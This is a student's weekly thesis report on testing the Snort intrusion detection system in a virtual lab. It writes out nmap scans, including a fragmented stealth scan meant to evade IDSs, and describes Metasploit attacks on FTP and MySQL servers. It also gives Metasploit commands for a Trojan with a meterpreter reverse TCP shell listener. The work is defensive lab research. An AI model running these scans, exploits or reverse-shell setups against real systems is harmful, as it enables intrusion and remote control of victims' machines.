Master Thesis - Security Aspects in Virtual Networks

# SITREP 12

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## Work done

This is an overview of the work performed in the past week:

- Performed additional Snort testing on the virtual networks.
- Completed the final thesis document with the work performed last week.
- Made an appointment with Fei Guan concerning the tower server.
- Transported this machine to my home by car.
- Performed a dual-boot installation on the tower server I received from the EMS Lab.

## Additional Snort testing on the virtual networks

Last week, I confirmed the correct working of Snort and performed some basic testing with it. Now, advanced testing took place, based on my previous experiece with penetration testing in the OSSEC course.
Note that in addition to the standard rules available in Snort, I added approximately 10,000 additional rules to the rules database.

### NMAP scanning

First, some NMAP scanning was performed for reconnaisance of open ports and running services of the target hosts. I started with an unfragmented scan on a Hyper-V VM from the webserver.

```
laurent@atlas:~$ nmap -v -A -Pn 192.168.1.51
```

**Figure 1:** The NMAP command as executed on the webserver (atlas, 192.168.1.11).




**Figure 2:** Basic, unfragmented NMAP scanning of a Hyper-V VM (192.168.1.51). The SnortVM has the IP address of 192.168.1.50. Snort reports each attempt to scan a particular port number.

Next, I performed an NMAP scan with fragmented packets, which splits up the TCP header over several tiny packets to trick / fool IDSs and firewalls.

The NMAP command executed is the following:

```
^Claurent@atlas:~$ sudo nmap -T4 -v -A -Pn -sS -f 192.168.1.51

Starting Nmap 6.40 ( http://nmap.org ) at 2015-03-28 17:19 CET
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 17:19
Scanning 192.168.1.51 [1 port]
Completed ARP Ping Scan at 17:19, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:19
Completed Parallel DNS resolution of 1 host. at 17:19, 0.00s elapsed
Initiating SYN Stealth Scan at 17:19
```

**Figure 3:** The NMAP stealth, SYN packet command as executed on the webserver (atlas, 192.168.1.11).

Just as in the OSSEC mini project, the stealth, fragmented scan ICMP ping scan is not detected by Snort. However, Snort did detect the scan for running services as can be seen in the following screen capture.




**Figure 4:** The scan for running services from the stealth scan is detected by Snort.




**Figure 5:** However, this Snort alert indicates that a host reassembling a fragment datagram cannot complete the reassembly due to missing fragments whitin the time limit (60s by default). However, I'm not sure whether this is Snort warning for a fragmented / stealth scan.

Then I performed an ICMP ping to the Hyper-V VM (192.168.1.51) with a size of 1000 bytes. This gets detected by Snort right away.




**Figure 6:** ICMP ping with large packet size is detected by Snort.




**Figure 7:** OS detection from a NMAP scan is also detected by Snort.

## FTP server attacks

Next, some attacks on the FTP server running on a Xen virtual network are executed to see how Snort reacts on this. The FPT server has IP address 192.168.1.16 and runs on a Xen VM called "farbauti". The client computer has the IP address 192.168.1.40.
Remember that the Snort VM runs on the Hyper-V network and has IP address of 192.168.1.50.




**Figure 8:** First, I created a rule to actually detect FTP traffic as I plan to DOS attack the FTP server is a later stage. The starting of the FTP service and some FTP traffic are detected by Snort.




**Figure 9:** Successful FTP logins are also detected by Snort (however, this is not a thread and can be disabled by simply comment the rule that triggered the alert.




**Figure 10:** Attempting to login as root.




**Figure 11:** FTP root access is successfully detected.

For the actual FTP server attacks, I used Metasploit's db_autopwn command on port 21 on target host 192.168.1.16.




**Figure 12:** The command to attack the FTP server as seen in Metasploit.




**Figure 13:** Snort reported the various attacks.

## SSH attacks

There was no need to simulate an SSH attack, as the next screen capture reveals:




**Figure 14:** Appearantly, someone tried to SSH scan my Xen server.... This was fortunately detected by Snort.

## Database server attacks

I executed a scan for MySQL databases on the network, as well as commands to show the available databases on the server and root login.

For the database scan, I again used Metasploit. The IP address of the MySQL server is 192.168.1.23 and the MySQL service runs on a Xen VM.




**Figure 15:** Metasploit is scanning the network for databases...




**Figure 16:** ... and this is detected by Snort.

Then I executed the "show databases" on the terminal of one of the Xen VM's.




**Figure 17:** This is captured by Snort.




**Figure 18:** Also logging in a root is detected by Snort.

## Trojan Infections

I created a Trojan Horse to test Snort against Trojan infections and to prove that the default settings of Windows Firewall are not secure enough. The Trojan is a program with a malicious payload that is created on my computer (the attacker), is transfered to the victim and executed by an ordinary user who thinks the program is harmless.

I misuse the fact that the default setting of Windows Firewall allows all outbound connections: I make use of reverse TCP, which means that the victim establishes the connetion to the attacker, instead of the other way around (because incoming access is blocked by Windows Firewall).




**Figure 19:** The plugin to create the malicious payload.


**Figure 20:** The actual creation of the malicious payload. The "LHOST" stands for Local HOST and indicates that the trojan makes a connection with my (attacking) computer via port 4444.

```
msf exploit(handler) > set LHOST 192.168.1.52
LHOST => 192.168.1.52
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
```

**Figure 21:** Preparing the listener for when an unsuspicious user clicks on the file.




**Figure 22:** A user clicks on the file and a connection between my computer and the victim is established.

